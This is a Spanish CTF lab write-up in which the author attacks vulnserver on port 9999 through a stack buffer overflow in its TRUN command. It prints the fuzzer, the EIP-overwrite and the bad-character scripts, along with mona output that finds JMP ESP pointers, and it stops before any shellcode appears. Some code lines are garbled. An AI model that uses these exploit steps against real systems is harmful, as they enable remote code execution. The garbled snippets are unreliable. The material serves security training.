

# PILA



Para este ctf, usaremos tres máquinas:

Kali Linux Windows 7 Pila

En la máquina windows 7, necesitaremos instalar el Immunity debugger y el mona. El mona, una vez descargado, deberemos copiarlo y pegarlo dentro de la subcarpeta "PyComands". También, es importante, desactivar el Firewall, para evitar cualquier problema

## LOCALIZACIÓN

Uso de arp-scan para identificar la dirección IP

```
sudo arp-scan --interface eth0 -l
```

Salida relevante:

IP: 192.168.0.19

IP: 192.168.0.18

## CONECTIVIDAD

ping para verificar la conectividad con los hosts identificados.

```
ping -c1 192.168.0.19 ttl=128 windows 7
```

```
ping -c1 192.168.0.18 ttl=128 Pila
```


## ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.18 -T 2
```


80/tcp open Microsoft IIS httpd 7.0

9999/tcp open vulnserver


puerto 80



código fuente puerto 80



Encontramos un directorio `/pilacasuprimo`, con lo que nos vamos al navegador y encontramos varios archivos que descargamos a nuestro kali



Con un servidor en python, descargamos en la windows 7  
estos archivos.

Abrimos como administrador el vulnserver.exe y el Immunity.

Configuramos la carpeta de trabajo en Immunity

!mona config -set workingfolder C:\Users\josi\Desktop\bof

Nos vamos a File-Attach y cargamos el vulnserver y

le damos a play o F9. Con esto, el immunity ya estaría en estado Running

immunity Debugger - vulnserver.exe

View Debug Plugins ImmLib Options Window Help Jobs

PU - thread 00000794, module ntdll

Address	Disassembly	Comment
000D	C3	RETN
000E	90	NOP
000F	90	NOP
0010	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+4]
0014	F641 04 06	TEST BYTE PTR DS:[ECX+4],6
0018	74 05	JE SHORT ntdll.77D1001F
001A	E8 411D0100	CALL ntdll.77D1001F
001F	B8 01000000	MOV EAX,1
0024	C2 1000	RETN 10
0027	90	NOP
0028	8D8424 DC020000	LEA EAX,DWORD PTR SS:[ESP+2DC]
002F	64:8B0D 00000000	MOV ECX,DWORD PTR FS:[0]
0036	BA 1000D177	MOV EDX,ntdll.77D10010
003B	8908	MOV DWORD PTR DS:[EAX],ECX
003D	8950 04	MOV DWORD PTR DS:[EAX+4],EDX
0040	64:A3 00000000	MOV DWORD PTR FS:[0],EAX
0046	58	POP EAX
0047	8D7C24 0C	LEA EDI,DWORD PTR SS:[ESP+C]

Register	Value	Comment
EAX	7EFDA000	
ECX	00000000	
EDX	77D9F50A	ntdll.DbgUiRemote
EBX	00000000	
ESP	0217FF5C	
EBP	0217FF88	
ESI	00000000	
EDI	00000000	
EIP	77D1000D	ntdll.77D1000D

Address	Hex dump	ASCII
3000	FF FF FF FF 00 40 00 00	ÿÿÿÿ.@..
3008	70 2E 40 00 00 00 00 00	p.@.....
3010	FF FF FF FF 00 00 00 00	ÿÿÿÿ....
3018	FF FF FF FF 00 00 00 00	ÿÿÿÿ....
3020	FF FF FF FF 00 00 00 00	ÿÿÿÿ....
3028	00 00 00 00 00 00 00 00	.....
3030	00 00 00 00 00 00 00 00	.....
3038	00 00 00 00 00 00 00 00	.....
3040	00 00 00 00 00 00 00 00	.....
3048	00 00 00 00 00 00 00 00	.....

Address	Disassembly	Comment
0217FF5C	77D9F546	F80w RETUR
0217FF60	75EBC68A	SEau
0217FF64	00000000	....
0217FF68	00000000	....
0217FF6C	00000000	....
0217FF70	0217FF60	`y _
0217FF74	00000000	....
0217FF78	0217FFC4	Äy _ Point
0217FF7C	77D7041D	Jxw SE ha
0217FF80	002E81E2	â..
0217FF84	00000000	....
0217FF88	0217FF94	"ü _

program <F9>

Running

Un **buffer overflow** es una vulnerabilidad de software que ocurre cuando un programa intenta escribir más datos en un buffer (área de memoria temporal) de lo que puede almacenar. Esto puede sobrescribir datos adyacentes en la memoria, lo que puede provocar un bloqueo del programa o, en el peor de los casos, permitir que un atacante ejecute código arbitrario.

Los pasos para explotar una vulnerabilidad de buffer overflow generalmente implican:

1. **Descubrimiento:** Identificar un programa vulnerable que contenga un buffer overflow.
2. **Fuzzing:** Enviar datos cada vez más grandes al programa para encontrar el punto en el que se produce el desbordamiento.
3. **Offset:** Descubrir la cantidad de bytes por los que se sobrescribió el buffer para llegar a la dirección de retorno (EIP) de la función actual en la pila de llamadas.
4. **Payload:** Crear un código malicioso (payload) que se ejecutará cuando se sobrescriba la dirección de retorno.
5. **Explotación:** Enviar el exploit que contiene el offset y el payload al programa vulnerable para tomar control.

En este github, encontramos las tools necesarias:

<https://github.com/shamsher404/Buffer-Overflow-tools/blob/main/README.md>

Con `1-fuzzer.py` generamos una serie de cadenas de caracteres "A" de longitud creciente y las envía al servidor en el puerto 9999 usando el comando `TRUN`. Está diseñado para probar un servidor vulnerable como `vulnserver`, que tiene vulnerabilidades relacionadas con este comando.

```
#!/usr/bin/env python3
import socket
ip_address = input("Enter the IP address of the target: ")
buffer = ["A"]
counter = 100
while len(buffer) <= 30:
    buffer.append("A" * counter)
    counter += 200
for string in buffer:
    print("Fuzzing vulnserver with %s bytes " % len(string))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip_address, 9999))
    s.send(('TRUN ./:/' + string).encode())
    s.close()
```

Se ejecuta el programa

`python3 1-fuzzer.py`


```
python3 1-fuzzer.py
Dirección IP de tu máquina:192.168.0.19
Fuzzing vulnserver with 1 bytes
Fuzzing vulnserver with 100 bytes
Fuzzing vulnserver with 300 bytes
Fuzzing vulnserver with 500 bytes
Fuzzing vulnserver with 700 bytes
Fuzzing vulnserver with 900 bytes
Fuzzing vulnserver with 1100 bytes
Fuzzing vulnserver with 1300 bytes
Fuzzing vulnserver with 1500 bytes
Fuzzing vulnserver with 1700 bytes
Fuzzing vulnserver with 1900 bytes
Fuzzing vulnserver with 2100 bytes
Fuzzing vulnserver with 2300 bytes
Fuzzing vulnserver with 2500 bytes
Fuzzing vulnserver with 2700 bytes
Fuzzing vulnserver with 2900 bytes
Fuzzing vulnserver with 3100 bytes
Fuzzing vulnserver with 3300 bytes
Fuzzing vulnserver with 3500 bytes
Fuzzing vulnserver with 3700 bytes
Fuzzing vulnserver with 3900 bytes
Fuzzing vulnserver with 4100 bytes
Fuzzing vulnserver with 4300 bytes
Fuzzing vulnserver with 4500 bytes
Fuzzing vulnserver with 4700 bytes
Fuzzing vulnserver with 4900 bytes
Fuzzing vulnserver with 5100 bytes
Fuzzing vulnserver with 5300 bytes
Fuzzing vulnserver with 5500 bytes
Fuzzing vulnserver with 5700 bytes
Fuzzing vulnserver with 5900 bytes
```











Con este valor, en el pattern-offset

`usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 5900 -q 386F4337`

[\*] Exact match at offset 2003

Con este resultado, descubrimos la cantidad de bytes necesarios para sobrescribir EIP. En `3-overwriteEIP.py`, lo que hacemos es

**b"A" \* 2003**: Creamos una cadena de 2003 bytes de la letra A.

Esta parte se utiliza para llenar el búfer hasta el límite donde sobrescribirás EIP.

**b"B" \* 4**: Sobrescribimos EIP con el valor hexadecimal 42424242

(la representación de BBBB en ASCII).

```

import socket
import sys
# en el Immunity Debugger, el valor del registro EIP tras
# la ejecución de la siguiente línea de código será el valor de EIP.

shellcode = b"A" * 2003 + b"B" * 4

try:
    Immunity.create
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))
    s.send((b'TRUN /./' + shellcode))
    # ls/exploit/pattern_offset.rb -l
    [*] print("Fuzzing with TRUN command %s bytes" % str(len(shellcode)))
    s.close()
except Exception as e:
    # descubrimos la cantidad de bytes necesarios
    print("Error connecting to server:", e)
    sys.exit()
#ibir EIP.

```

Antes de ejecutar el script, como siempre, reiniciamos el Immunity y el vulnserver


Ejecutamos el script

python3 3-overwriteEIP.py

Enter the server IP address: 192.168.0.19

Fuzzing with TRUN command 2007 bytes

EIP 42424242



Los badchars pueden causar fallos inesperados en el payload,  
como truncamientos o interrupciones al procesar la entrada.

Cerramos y abrimos como administrador y le damos al play; abajo  
ejecutamos

**!mona bytearray -b "\x00"**

Se genera un bytearray excluyendo el nulo (\x00).

En el siguiente link, <https://github.com/cytopia/badchars>

```
(  
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"  
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"  
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"  
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"  
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"  
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"  
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"  
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"  
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"  
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"  
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"  
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"  
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"  
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"  
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"  
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"  
)
```

Copiamos esta cadena y la metemos en [badchar.py](#)

```
#!/usr/bin/python3
import socket
import sys

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = b"A" * 2003 + b"B" * 4 + badchars

try:
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))
    s.send(b'TRUN /./' + shellcode)
    print("Fuzzing with TRUN command with %s bytes" % len(shellcode))
    s.close()
except Exception as e:
    print("Error connecting to server:", e)
    sys.exit()


```

Ejecutamos el script

python3 4-badchar.py

Enter the server IP address: 192.168.0.19  
Fuzzing with TRUN command with 2262 bytes


Vamos al immunity y anotamos el valor del ESP 0218F9E0



En el Immunity ejecutamos

!mona compare -f C:\mona\brainpan\bytearray.bin -a 0218F9E0

Y vemos que no hay badchars



En el Immunity ejecutamos

`!mona jmp -r esp -cpb "\x00"`

Tenemos que buscar una instrucción **JMP ESP** en la memoria del programa. Esta instrucción transfiere el control de ejecución a la dirección contenida en el registro ESP (puntero de la pila), que ahora contiene el shellcode. Se busca una instrucción **JMP ESP** excluyendo el byte nulo. En este caso, encontramos **9 pointers**

```
ress | Message
DF000 [+] Command used:
DF000 !mona compare -f C:\Users\josi\Desktop\bof\bytearray.bin -a 0218F9E0
DF000 [+] Reading file C:\Users\josi\Desktop\bof\bytearray.bin...
DF000 Read 255 bytes from file
DF000 [+] Preparing output file 'compare.txt'
DF000 - (Re)setting logfile C:\Users\josi\Desktop\bof\compare.txt
DF000 [+] Generating module info table, hang on...
DF000 - Processing modules
DF000 - Done. Let's rock 'n roll.
DF000 [+] C:\Users\josi\Desktop\bof\bytearray.bin has been recognized as RAW bytes.
DF000 [+] Fetched 255 bytes successfully from C:\Users\josi\Desktop\bof\bytearray.bin
DF000 - Comparing 1 location(s)
DF000 Comparing bytes from file with memory :
SF9E0 [+] Comparing with memory at location : 0x0218F9E0 (Stack)
SF9E0 !!! Hooray, normal shellcode unmodified !!!
SF9E0 Bytes omitted from input: 00
DF000 [+] This mona.py action took 0:00:03
DF000 [+] Command used:
DF000 !mona jmp -r esp -cpb "\x00"

----- Mona command started on 2024-12-30 13:51:14 (v2.0, rev 636) -----
DF000 [+] Processing arguments and criteria
DF000 - Pointer access level : X
DF000 - Bad char filter will be applied to pointers : "\x00"
DF000 [+] Generating module info table, hang on...
DF000 - Processing modules
DF000 - Done. Let's rock 'n roll.
DF000 [+] Querying 2 modules
DF000 - Querying module essfunc.dll
DF000 - Querying module vulnserver.exe
DF000 - Search complete, processing results
DF000 [+] Preparing output file 'jmp.txt'
DF000 - (Re)setting logfile C:\Users\josi\Desktop\bof\jmp.txt
DF000 [+] Writing results to C:\Users\josi\Desktop\bof\jmp.txt
DF000 - Number of pointers of type 'jmp esp' : 9
DF000 [+] Results :
011AF 0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011B8 0x625011bb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011C7 0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011D3 0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011DF 0x625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011EB 0x625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
011F7 0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, 0
01203 0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: Fa
01205 0x62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: Fa
DF000 Found a total of 9 pointers
DF000 [+] This mona.py action took 0:00:03.016000
```

Usamos el primero de los 9 pointers

625011AF

Cerramos, nuevamente el immunity y el brainpan; abrimos como administrador y antes de ejecutar le damos a la flecha negra (Go to address in disassembler)

